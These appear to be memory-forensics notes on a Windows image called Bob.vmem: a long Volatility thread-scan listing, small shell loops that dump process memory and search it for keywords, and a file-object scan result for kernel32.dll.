volatility thrdscan2 -f Bob.vmem

```
No.  PID    TID    Offset     Creation Time Exit Time
---- ------ ------ ---------- ------------- -------------

  1040   1968 0x01e65020 Sat Feb 27 20:12:35 2010
   948   2012 0x01e65640 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:35 2010
  1756   1508 0x01e658b8 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:36 2010
   688   2008 0x01e65b30 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:35 2010
   852   2016 0x01e65da8 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:35 2010
   888    920 0x01e67170 Sat Feb 27 20:11:53 2010
  1040   1664 0x01e67648 Sat Feb 27 20:12:36 2010
  1040    616 0x01e678c0 Sat Feb 27 20:12:36 2010
  1040    448 0x01e67b38 Sat Feb 27 20:12:36 2010
  1752    588 0x01e6a790 Sat Feb 27 20:12:24 2010
   888   1228 0x01e6b308 Sat Feb 27 20:11:53 2010
  1040   1496 0x01e70da8 Sat Feb 27 20:12:35 2010
   244    796 0x01e847c0 Fri Feb 26 03:46:07 2010
   244   1000 0x01e8cc08 Fri Feb 26 03:46:13 2010 Sat Feb 27 19:50:21 2010
  1384   2044 0x01e8d1a8 Sat Feb 27 20:12:37 2010
  1100    172 0x01e8f960 Fri Feb 26 03:42:17 2010
  1460    500 0x01e8fda8 Fri Feb 26 03:35:04 2010
  1460    512 0x01e90808 Fri Feb 26 03:35:05 2010
   440   1744 0x01e90ca8 Sat Feb 27 19:48:49 2010
  1040    200 0x01e91b30 Fri Feb 26 03:35:00 2010
  1040    180 0x01e91da8 Fri Feb 26 03:35:00 2010
  1040   1908 0x01e92da8 Fri Feb 26 03:34:59 2010
  1756   1676 0x01e949b0 Fri Feb 26 03:42:14 2010
  1244   1348 0x01e95428 Fri Feb 26 03:35:15 2010
  1040   1956 0x01e9b838 Fri Feb 26 03:35:00 2010
  1756   1236 0x01e9bda8 Fri Feb 26 03:34:46 2010
   244    420 0x01ea26f8 Fri Feb 26 03:46:07 2010
   644   1128 0x01ea87f0 Fri Feb 26 03:34:39 2010
  1108   1112 0x01ea9250 Fri Feb 26 03:34:39 2010
  1756    748 0x01eaa8b8 Fri Feb 26 03:34:38 2010
  1756    584 0x01eaeda8 Fri Feb 26 03:34:38 2010
  1116   1124 0x01eb1718 Fri Feb 26 03:34:39 2010
  1384    832 0x01eb7020 Sat Feb 27 20:12:37 2010
```

```
1040   1684 0x01eb7da8 Sat Feb 27 20:12:32 2010
 700    900 0x01eb97a0 Fri Feb 26 03:35:09 2010
1040    392 0x01ebe020 Fri Feb 26 03:35:00 2010
 688   1436 0x01ec0a00 Fri Feb 26 03:35:20 2010
 612    236 0x01ec1548 Fri Feb 26 03:42:15 2010
1040   1912 0x01ec2da8 Fri Feb 26 03:35:00 2010
1752   1844 0x01ec5b88 Sat Feb 27 20:12:24 2010
1460    576 0x01ec78d8 Fri Feb 26 03:35:05 2010
1040   1860 0x01ec8b00 Fri Feb 26 03:35:00 2010
 232    408 0x01ec9208 Sat Feb 27 19:49:11 2010
1384    220 0x01ecc020 Sat Feb 27 20:12:37 2010
1040   1504 0x01ecdbb0 Fri Feb 26 03:34:57 2010
1752    992 0x01ed2ab8 Sat Feb 27 20:12:32 2010
 880    264 0x01ed4420 Sat Feb 27 20:12:36 2010
1384   1452 0x01ed6020 Sat Feb 27 20:12:37 2010
 888   1016 0x01ed6da8 Sat Feb 27 20:11:53 2010
1756   1028 0x01ed9838 Fri Feb 26 03:34:39 2010
 880   1948 0x01edd020 Fri Feb 26 03:34:38 2010
 644   1820 0x01ede9f8 Fri Feb 26 03:34:38 2010
1460    540 0x01ededa8 Fri Feb 26 03:35:05 2010
1756    764 0x01ee2b20 Sat Feb 27 19:48:49 2010
1756    596 0x01ee6770 Fri Feb 26 03:34:38 2010
 880   1864 0x01ee99f0 Fri Feb 26 03:34:38 2010
 880   1940 0x01eeb020 Fri Feb 26 03:34:38 2010
 644   1376 0x01eeb3b0 Fri Feb 26 03:34:37 2010
1040    256 0x01eeb7b8 Fri Feb 26 03:34:36 2010
1756   1812 0x01eec2e8 Fri Feb 26 03:34:38 2010
1040    248 0x01eecda8 Fri Feb 26 03:34:36 2010
 612   1964 0x01eed020 Fri Feb 26 03:34:38 2010
1116   1400 0x01eee2a0 Fri Feb 26 03:34:40 2010
 880    212 0x01ef04f0 Sat Feb 27 20:12:34 2010
2024   2000 0x01ef0d20 Sat Feb 27 19:48:49 2010
1100    412 0x01ef1460 Fri Feb 26 03:42:24 2010
1116   1120 0x01ef21d8 Fri Feb 26 03:34:40 2010
1040    132 0x01ef3730 Fri Feb 26 03:34:35 2010
 688    276 0x01ef3ce8 Fri Feb 26 03:34:36 2010
1384   1516 0x01ef4020 Sat Feb 27 20:12:37 2010
 948   1220 0x01ef67d0 Fri Feb 26 03:40:35 2010
1040    912 0x01efa7c0 Fri Feb 26 03:43:12 2010
1836   1888 0x01efec20 Fri Feb 26 03:34:34 2010
```

```
1836   1880 0x01eff2c8 Fri Feb 26 03:34:34 2010
1040    260 0x01effda8 Fri Feb 26 03:34:36 2010
 880    332 0x01f01020 Fri Feb 26 03:36:39 2010
1628   1764 0x01f075b0 Fri Feb 26 03:34:33 2010
1040   1800 0x01f08ca0 Fri Feb 26 03:34:34 2010
1040   1616 0x01f09478 Sat Feb 27 19:48:57 2010
   4   1728 0x01f0cda8 Fri Feb 26 03:34:26 2010
   4   1732 0x01f0d570 Fri Feb 26 03:34:26 2010
 948   1720 0x01f0eaf0 Fri Feb 26 03:34:26 2010
1040   1780 0x01f0f638 Sat Feb 27 20:12:35 2010
 700   1704 0x01f11020 Fri Feb 26 03:34:26 2010
 700   1712 0x01f119f8 Fri Feb 26 03:34:26 2010
 700   1708 0x01f11d88 Fri Feb 26 03:34:26 2010
1040   1696 0x01f158e8 Fri Feb 26 03:34:25 2010
1040   1692 0x01f16da8 Fri Feb 26 03:34:25 2010
1040    192 0x01f19020 Fri Feb 26 03:34:36 2010
   4   1548 0x01f1b020 Fri Feb 26 03:34:25 2010
1040   1532 0x01f1c020 Fri Feb 26 03:34:25 2010
   4   1544 0x01f1c3d0 Fri Feb 26 03:34:25 2010
   4   1540 0x01f1c648 Fri Feb 26 03:34:25 2010
   4   1536 0x01f1c8c0 Fri Feb 26 03:34:25 2010
1040   1808 0x01f1d298 Fri Feb 26 03:34:34 2010
 700   1604 0x01f1d510 Fri Feb 26 03:34:25 2010
 644   1528 0x01f1d7c8 Fri Feb 26 03:34:19 2010
 644   1524 0x01f1dd10 Fri Feb 26 03:34:19 2010
1040   1512 0x01f1fbc8 Fri Feb 26 03:34:10 2010
 612   1640 0x01f20678 Fri Feb 26 03:34:25 2010
1040   1636 0x01f208f0 Fri Feb 26 03:34:25 2010
1628   1632 0x01f20b68 Fri Feb 26 03:34:25 2010
1460   1492 0x01f21ad8 Fri Feb 26 03:34:10 2010
1040   1396 0x01f25790 Fri Feb 26 03:34:10 2010
1040   1468 0x01f26da8 Fri Feb 26 03:34:10 2010
1384   1740 0x01f28630 Sat Feb 27 20:12:37 2010
 880   1208 0x01f294a8 Fri Feb 26 03:46:06 2010
 232    400 0x01f29d80 Sat Feb 27 19:49:11 2010
1244   1252 0x01f2b020 Fri Feb 26 03:34:08 2010
 700   1276 0x01f2e020 Fri Feb 26 03:34:09 2010
1040   1432 0x01f2ec88 Fri Feb 26 03:34:10 2010
1100   1168 0x01f31380 Fri Feb 26 03:34:07 2010
1100   1164 0x01f31710 Fri Feb 26 03:34:07 2010
```

```
1100   1160 0x01f31a10 Fri Feb 26 03:34:07 2010
 700   1736 0x01f34020 Sat Feb 27 20:11:34 2010
1244   1564 0x01f36020 Fri Feb 26 03:34:25 2010
 644   1332 0x01f362f8 Fri Feb 26 03:34:09 2010
1040   1592 0x01f37020 Fri Feb 26 03:34:25 2010
 688    892 0x01f3a070 Fri Feb 26 03:34:07 2010
1040   1584 0x01f3b910 Fri Feb 26 03:34:25 2010
 852    856 0x01f3fab0 Fri Feb 26 03:34:06 2010
 688    812 0x01f41290 Fri Feb 26 03:34:06 2010
 688    804 0x01f41a30 Fri Feb 26 03:34:06 2010
 700    792 0x01f43920 Fri Feb 26 03:34:06 2010
 948    972 0x01f49190 Fri Feb 26 03:34:07 2010
 688    848 0x01f4c298 Fri Feb 26 03:34:06 2010 Fri Feb 26 03:34:36 2010
 700    844 0x01f4c788 Fri Feb 26 03:34:06 2010
 688    840 0x01f4ca00 Fri Feb 26 03:34:06 2010
 612    636 0x01f5e020 Fri Feb 26 03:34:04 2010
   4    292 0x01fbfc10 Fri Feb 26 03:34:01 2010
 948    968 0x01fc1020 Fri Feb 26 03:34:07 2010
 700    756 0x01fc1608 Fri Feb 26 03:34:06 2010
 880   1952 0x01fc1888 Fri Feb 26 03:34:38 2010
 612    708 0x01fc1da8 Fri Feb 26 03:34:06 2010
   4    280 0x01fd2020 Fri Feb 26 03:34:01 2010
1040   1804 0x01fda290 Sat Feb 27 19:48:49 2010
   4   1572 0x01fdc020 Fri Feb 26 03:34:25 2010
1244   1568 0x01fdc7c0 Fri Feb 26 03:34:25 2010
1460   1480 0x01fdd438 Fri Feb 26 03:34:10 2010
1460   1476 0x01fddda8 Fri Feb 26 03:34:10 2010
1460   1464 0x01fde290 Fri Feb 26 03:34:10 2010
1040   1596 0x01fe0660 Fri Feb 26 03:34:25 2010
1040   1416 0x01fe0da8 Fri Feb 26 03:34:10 2010
1244   1248 0x01fe5358 Fri Feb 26 03:34:08 2010
 232   1892 0x01fe6570 Sat Feb 27 19:49:11 2010
1040   1444 0x01fe69c8 Fri Feb 26 03:34:10 2010
1040   1440 0x01fe6da8 Fri Feb 26 03:34:10 2010
1040   1176 0x01fe8020 Fri Feb 26 03:34:07 2010
1100   1104 0x01feada8 Fri Feb 26 03:34:07 2010
1040   1324 0x01fee2f0 Fri Feb 26 03:34:09 2010
1040   1320 0x01fee568 Fri Feb 26 03:34:09 2010
1040   1316 0x01fee7e0 Fri Feb 26 03:34:09 2010
 948    976 0x01ff5778 Fri Feb 26 03:34:07 2010
```

```
1244   1560 0x01ff6020 Fri Feb 26 03:34:25 2010
 700    824 0x01ff6610 Fri Feb 26 03:34:06 2010
 644    680 0x01ff70d8 Fri Feb 26 03:34:05 2010
 644    676 0x01ff73e8 Fri Feb 26 03:34:05 2010
 644    672 0x01ff78b8 Fri Feb 26 03:34:05 2010
 700   1156 0x01ff7be0 Fri Feb 26 03:43:11 2010
 700    736 0x02000368 Fri Feb 26 03:34:06 2010
 700    732 0x020005e0 Fri Feb 26 03:34:06 2010
 700    728 0x02000b30 Fri Feb 26 03:34:06 2010
 700    724 0x02000da8 Fri Feb 26 03:34:06 2010
 688    720 0x02001300 Fri Feb 26 03:34:06 2010
 688    716 0x02001578 Fri Feb 26 03:34:06 2010
 612    656 0x02001a70 Fri Feb 26 03:34:05 2010
 880    468 0x02042398 Sat Feb 27 20:12:35 2010
 548    568 0x02045020 Fri Feb 26 03:34:02 2010
   4    352 0x020508a8 Fri Feb 26 03:34:02 2010
   4    284 0x02052890 Fri Feb 26 03:34:01 2010
   4    140 0x020537e0 Fri Feb 26 03:34:01 2010
   4    136 0x02053a58 Fri Feb 26 03:34:01 2010
 548    552 0x02057da8 Fri Feb 26 03:34:02 2010
 612    640 0x0205b568 Fri Feb 26 03:34:04 2010
   4    108 0x020b1628 Fri Feb 26 03:34:00 2010
 548    564 0x020b9020 Fri Feb 26 03:34:02 2010
   4    288 0x020bc980 Fri Feb 26 03:34:01 2010
 612   1144 0x020c1020 Fri Feb 26 03:34:40 2010
1040    128 0x020c3bd8 Sat Feb 27 19:48:43 2010
1040    776 0x020c5160 Sat Feb 27 19:48:49 2010
1040   1096 0x020c6b30 Fri Feb 26 03:34:07 2010
 688   1064 0x020c78a0 Fri Feb 26 03:34:07 2010
1040   1060 0x020c7d60 Fri Feb 26 03:34:07 2010
 880   1048 0x020cb020 Fri Feb 26 03:34:07 2010
 880   1960 0x020d1020 Fri Feb 26 03:34:38 2010
 700    780 0x020d33e0 Fri Feb 26 03:34:06 2010
 700    772 0x020d3a18 Fri Feb 26 03:34:06 2010
   4    608 0x020db020 Fri Feb 26 03:34:03 2010
 612    620 0x020dbc10 Fri Feb 26 03:34:04 2010
   4    516 0x02106b98 Fri Feb 26 03:34:02 2010
   4    144 0x02135020 Fri Feb 26 03:34:01 2010
   4    148 0x02135da8 Fri Feb 26 03:34:01 2010
1040   1008 0x022588d0 Sat Feb 27 20:12:37 2010 Sat Feb 27 20:12:37 2010
```

```
1752    504 0x02258b88 Sat Feb 27 20:12:25 2010
 888   1012 0x0225a020 Sat Feb 27 20:11:53 2010
 880    592 0x0225a9f8 Sat Feb 27 20:12:36 2010
 880    160 0x0225ac70 Sat Feb 27 20:12:36 2010
 888    216 0x0225b538 Sat Feb 27 20:11:53 2010
1244   1296 0x0225bbe8 Sat Feb 27 20:12:37 2010
1244    872 0x0225cda8 Sat Feb 27 20:12:38 2010
 880    600 0x02260da8 Sat Feb 27 20:12:35 2010
 888    816 0x02261da8 Sat Feb 27 20:11:53 2010
 440    460 0x02264b18 Sat Feb 27 19:48:49 2010
 440   1688 0x0227d788 Sat Feb 27 19:48:49 2010
 244    240 0x0227e020 Fri Feb 26 03:46:06 2010
 244    344 0x0227ed00 Fri Feb 26 03:46:07 2010
1752   1784 0x02281bc0 Sat Feb 27 20:12:32 2010
 888   1600 0x02282020 Sat Feb 27 20:11:53 2010
1040   1092 0x022826d8 Sat Feb 27 20:12:35 2010
1040   1356 0x02282950 Sat Feb 27 20:12:35 2010
1628    472 0x02283da8 Fri Feb 26 03:35:04 2010
1628   1152 0x02286b50 Sat Feb 27 19:48:49 2010
 644   1380 0x02287350 Sat Feb 27 20:12:34 2010
1836   2004 0x02289bd0 Sat Feb 27 19:48:49 2010
1460    492 0x0228b810 Fri Feb 26 03:35:04 2010
1040    692 0x0228bda8 Fri Feb 26 03:34:59 2010
 880    208 0x0228c820 Sat Feb 27 20:12:34 2010
 644    204 0x0228e6a8 Sat Feb 27 20:12:34 2010
1752   1768 0x0228eda8 Sat Feb 27 20:12:33 2010
1040    944 0x02293440 Fri Feb 26 03:43:11 2010
1040   1668 0x02293840 Fri Feb 26 03:34:58 2010
1040   1408 0x02293da8 Fri Feb 26 03:35:00 2010
1756    744 0x02298560 Fri Feb 26 03:34:44 2010
1756   1216 0x02299520 Fri Feb 26 03:34:44 2010
1040   1920 0x0229b670 Fri Feb 26 03:35:00 2010
1040   1916 0x0229bda8 Fri Feb 26 03:35:00 2010
1756   1328 0x0229e020 Sat Feb 27 19:48:49 2010
1040   1072 0x0229eda8 Sat Feb 27 19:48:43 2010
1460    356 0x022a1648 Fri Feb 26 03:35:05 2010
1116   1180 0x022a1da8 Fri Feb 26 03:34:40 2010
1040   1224 0x022b0ae0 Fri Feb 26 03:34:45 2010
 244    784 0x022b95d8 Fri Feb 26 03:46:07 2010
 644   1212 0x022ba020 Fri Feb 26 03:34:37 2010 Fri Feb 26 03:34:38 2010
```

```
 440   1204 0x022ba8d0 Sat Feb 27 19:48:49 2010
1244    488 0x022bbb30 Fri Feb 26 03:34:36 2010
 880   1928 0x022bd830 Fri Feb 26 03:34:38 2010
 644   1420 0x022bdda8 Fri Feb 26 03:34:37 2010 Fri Feb 26 03:36:38 2010
 880   1932 0x022c1020 Fri Feb 26 03:34:38 2010
1244    436 0x022c1810 Fri Feb 26 03:34:36 2010
1756    268 0x022c29e8 Fri Feb 26 03:34:38 2010
 880   1944 0x022c4020 Fri Feb 26 03:34:38 2010
1756    580 0x022c4498 Fri Feb 26 03:34:38 2010
1244    380 0x022c6020 Fri Feb 26 03:34:36 2010
1244    388 0x022c6b30 Fri Feb 26 03:34:36 2010
1244    384 0x022c6da8 Fri Feb 26 03:34:36 2010
 880   1936 0x022c7020 Fri Feb 26 03:34:38 2010
 644   1656 0x022c7c28 Fri Feb 26 03:34:38 2010
   4    348 0x022c8020 Fri Feb 26 03:34:36 2010
1244    376 0x022c83c8 Fri Feb 26 03:34:36 2010
   4    372 0x022c8640 Fri Feb 26 03:34:36 2010
   4    368 0x022c88b8 Fri Feb 26 03:34:36 2010
   4    364 0x022c8b30 Fri Feb 26 03:34:36 2010
   4    360 0x022c8da8 Fri Feb 26 03:34:36 2010
1040    324 0x022cb020 Fri Feb 26 03:34:36 2010
1040    328 0x022cb7a0 Fri Feb 26 03:34:36 2010
 880   1884 0x022cbb48 Fri Feb 26 03:34:38 2010
1040   1856 0x022cc470 Fri Feb 26 03:34:38 2010
 880   1852 0x022cc708 Fri Feb 26 03:34:38 2010
1040   1816 0x022cc9d0 Fri Feb 26 03:34:38 2010
 688    252 0x022ccda8 Fri Feb 26 03:34:36 2010 Fri Feb 26 03:34:36 2010
 644    336 0x022ce778 Fri Feb 26 03:34:38 2010
 440   1520 0x022cf7c8 Sat Feb 27 19:48:49 2010
 688    296 0x022d2020 Fri Feb 26 03:34:36 2010
1040    164 0x022d2da8 Fri Feb 26 03:34:35 2010
2024    124 0x022d40c0 Fri Feb 26 03:34:35 2010
2024    120 0x022d45b0 Fri Feb 26 03:34:35 2010
2024    112 0x022d4cb0 Fri Feb 26 03:34:35 2010
2024   2036 0x022d5680 Fri Feb 26 03:34:35 2010
2024   2028 0x022d68d0 Fri Feb 26 03:34:35 2010
1040   1980 0x022d8da8 Fri Feb 26 03:34:35 2010 Fri Feb 26 03:34:36 2010
 688   1652 0x022d99f8 Fri Feb 26 03:34:38 2010
1040    224 0x022dbda8 Fri Feb 26 03:34:36 2010
1040   1976 0x022e1378 Fri Feb 26 03:34:35 2010 Fri Feb 26 03:34:36 2010
```

```
1040   1872 0x022e2020 Fri Feb 26 03:34:34 2010
1040   1876 0x022e2c38 Fri Feb 26 03:34:34 2010 Fri Feb 26 03:34:36 2010
1040   1680 0x022e38d0 Fri Feb 26 03:34:38 2010 Fri Feb 26 03:36:38 2010
1040   1792 0x022e5890 Fri Feb 26 03:34:33 2010
1040   1788 0x022e5d38 Fri Feb 26 03:34:33 2010
1040   1776 0x022e6428 Fri Feb 26 03:34:33 2010
1040   1772 0x022e6700 Fri Feb 26 03:34:33 2010
1116   1360 0x022e7ab0 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:36 2010
1836   1840 0x022e8020 Fri Feb 26 03:34:34 2010
1628   1832 0x022e95c0 Fri Feb 26 03:34:34 2010
1040   1716 0x022f3288 Fri Feb 26 03:34:26 2010
 700   1700 0x022f4020 Fri Feb 26 03:34:26 2010 Fri Feb 26 03:34:36 2010
 440   1340 0x022f5c68 Sat Feb 27 19:48:49 2010
1040   1848 0x022f7690 Fri Feb 26 03:34:34 2010 Fri Feb 26 03:36:35 2010
1100   1868 0x022fad38 Fri Feb 26 03:34:34 2010 Fri Feb 26 03:34:36 2010
   4   1556 0x022fda18 Fri Feb 26 03:34:25 2010
1040   1500 0x02300748 Fri Feb 26 03:34:10 2010
 232   1552 0x02301c70 Sat Feb 27 19:49:11 2010
1040   1448 0x02302218 Fri Feb 26 03:34:10 2010
1132   1140 0x02303928 Fri Feb 26 03:34:40 2010
 880   1904 0x02303ba0 Fri Feb 26 03:34:38 2010
1040   1068 0x02305020 Sat Feb 27 19:48:49 2010
1244   1268 0x02309020 Fri Feb 26 03:34:08 2010
1244   1344 0x0230a368 Fri Feb 26 03:35:35 2010
1040   1172 0x0230f6d8 Fri Feb 26 03:34:07 2010
1040   1088 0x02312528 Fri Feb 26 03:34:07 2010
 688   1084 0x023127a0 Fri Feb 26 03:34:07 2010
 688   1080 0x02312a18 Fri Feb 26 03:34:07 2010
 644   1336 0x02313408 Fri Feb 26 03:34:09 2010
 440   1484 0x02320020 Sat Feb 27 19:48:49 2010
 700    800 0x02320c98 Fri Feb 26 03:34:06 2010
1752   2020 0x02322020 Sat Feb 27 20:12:32 2010
1460   1988 0x023229e8 Fri Feb 26 03:35:34 2010
 688    712 0x02325da8 Fri Feb 26 03:34:06 2010
 700    740 0x02329020 Fri Feb 26 03:34:06 2010
 612    660 0x023299e8 Fri Feb 26 03:34:05 2010
 700   1576 0x02404020 Sat Feb 27 20:12:35 2010
1244    476 0x02404648 Sat Feb 27 20:12:37 2010
 880   1004 0x02406020 Sat Feb 27 20:12:36 2010
 880    176 0x02406498 Sat Feb 27 20:12:36 2010
```

```
2024    556 0x02406da8 Sat Feb 27 20:12:35 2010
1756   1272 0x024088e8 Sat Feb 27 20:12:37 2010
1384    300 0x024093c8 Sat Feb 27 20:12:36 2010
1040   1364 0x024098c0 Sat Feb 27 20:12:36 2010
1040   1660 0x02409b38 Sat Feb 27 20:12:36 2010
 888    228 0x0240a238 Sat Feb 27 20:11:53 2010
1040   1372 0x02413da8 Sat Feb 27 20:12:35 2010
1108    432 0x02415da8 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:36 2010
1244   1624 0x02416638 Sat Feb 27 20:12:37 2010
1040    704 0x02417790 Sat Feb 27 20:12:35 2010
   4    820 0x02425da8 Sat Feb 27 19:51:34 2010
1040    404 0x024297f8 Fri Feb 26 03:46:14 2010
 612    624 0x024549a0 Fri Feb 26 03:34:04 2010
1384    424 0x0245e020 Sat Feb 27 20:12:37 2010
1384   1648 0x0245f020 Sat Feb 27 20:12:37 2010
 644    940 0x02462308 Fri Feb 26 03:34:07 2010
 688    936 0x02462a08 Fri Feb 26 03:34:07 2010
1244   1036 0x02463020 Sat Feb 27 19:48:49 2010
1040   1056 0x02464150 Fri Feb 26 03:34:07 2010
1040   1052 0x02464618 Fri Feb 26 03:34:07 2010
 880    924 0x024659f8 Fri Feb 26 03:34:07 2010
 880    884 0x024665b8 Fri Feb 26 03:34:07 2010
 644    868 0x02467458 Fri Feb 26 03:34:07 2010
 644    864 0x02467710 Fri Feb 26 03:34:07 2010
1752    664 0x02472020 Sat Feb 27 20:12:32 2010
 440    456 0x02472830 Sat Feb 27 19:48:57 2010
   4    532 0x024c3640 Fri Feb 26 03:34:02 2010
   4    528 0x024c38b8 Fri Feb 26 03:34:02 2010
   4    520 0x024c3da8 Fri Feb 26 03:34:02 2010
 644    696 0x024d1b70 Fri Feb 26 03:34:05 2010
   4    536 0x024d61c0 Fri Feb 26 03:34:02 2010
   4    156 0x024d9998 Fri Feb 26 03:34:01 2010
   4    152 0x024d9c10 Fri Feb 26 03:34:01 2010
 948    952 0x024e1b28 Fri Feb 26 03:34:07 2010
 948    964 0x024e4020 Fri Feb 26 03:34:07 2010
 880    916 0x024e42e8 Fri Feb 26 03:34:07 2010
 948    980 0x024e4908 Fri Feb 26 03:34:07 2010
 644    860 0x024e88d0 Fri Feb 26 03:34:07 2010
1040   1044 0x024ea4f8 Fri Feb 26 03:34:07 2010
 688    828 0x024ea8e0 Fri Feb 26 03:34:06 2010
```

```
  644    684 0x024ecab0 Fri Feb 26 03:34:05 2010
  644    648 0x024ee020 Fri Feb 26 03:34:04 2010
  612    652 0x024ee678 Fri Feb 26 03:34:04 2010
 1040   1260 0x024ef020 Sat Feb 27 20:12:35 2010
  700   1896 0x024ef630 Fri Feb 26 03:45:35 2010
  948    960 0x0250b020 Fri Feb 26 03:34:07 2010
    4    316 0x0250c658 Fri Feb 26 03:34:01 2010
  948    956 0x0250ca30 Fri Feb 26 03:34:07 2010
    4    104 0x0252b240 Fri Feb 26 03:34:00 2010
    4    116 0x025329e8 Fri Feb 26 03:34:01 2010
  880   1824 0x02534020 Sat Feb 27 20:12:35 2010
  888    996 0x02534c90 Sat Feb 27 20:11:53 2010
    4    100 0x0253e308 Fri Feb 26 03:33:58 2010
    4     96 0x025ab4e0 Fri Feb 26 03:33:58 2010
    4     76 0x025c1020 Fri Feb 26 03:33:58 2010
    4     84 0x025c1b30 Fri Feb 26 03:33:58 2010
    4     80 0x025c1da8 Fri Feb 26 03:33:58 2010
    4     72 0x025c42c8 Fri Feb 26 03:33:58 2010
    4     60 0x025c5020 Fri Feb 26 03:33:58 2010
    4     68 0x025c5b30 Fri Feb 26 03:33:58 2010
    4     64 0x025c5da8 Fri Feb 26 03:33:58 2010
    4     36 0x025c6020 Fri Feb 26 03:33:58 2010
    4     56 0x025c63c8 Fri Feb 26 03:33:58 2010
    4     52 0x025c6640 Fri Feb 26 03:33:58 2010
    4     48 0x025c68b8 Fri Feb 26 03:33:58 2010
    4     44 0x025c6b30 Fri Feb 26 03:33:58 2010
    4     40 0x025c6da8 Fri Feb 26 03:33:58 2010
    4     12 0x025c7020 Thu Jan 01 00:00:00 1970 Fri Feb 26 03:34:04 2010
    4     32 0x025c73c8 Fri Feb 26 03:33:58 2010
    4     28 0x025c7640 Fri Feb 26 03:33:58 2010
    4     24 0x025c78b8 Fri Feb 26 03:33:58 2010
    4     20 0x025c7b30 Fri Feb 26 03:33:58 2010
    4     16 0x025c7da8 Fri Feb 26 03:33:58 2010
    4      8 0x025c85b8 Thu Jan 01 00:00:00 1970
    4     92 0x025ecb30 Fri Feb 26 03:33:58 2010
    4     88 0x025ecda8 Fri Feb 26 03:33:58 2010
```

Dumping Process Memory

```
for pid in `volatility pslist -f Bob.vmem |sed -e 's/  */ /g' |cut -d ' ' -f 2`; do
  [ “$pid” == “Pid” ] || volatility memdmp -f Bob.vmem -p $pid
```

```
done
```

Identifying ASCII Keywords in Processes

```
for dump in *.dmp; do
  echo "**** $dump ****"
  strings $dump | grep -iE “$KEYWORD” --color=always | uniq | sort | uniq
  echo "**************"
done
```

File Object Scan Bug

`volatility fileobjscan -f Bob.vmem | grep kernel32` outputs:

```
0x02060360 0x823eb040    2    0 R--r-d 0x00000000    0
                    \WINDOWS\system32\kernel32.dll
```

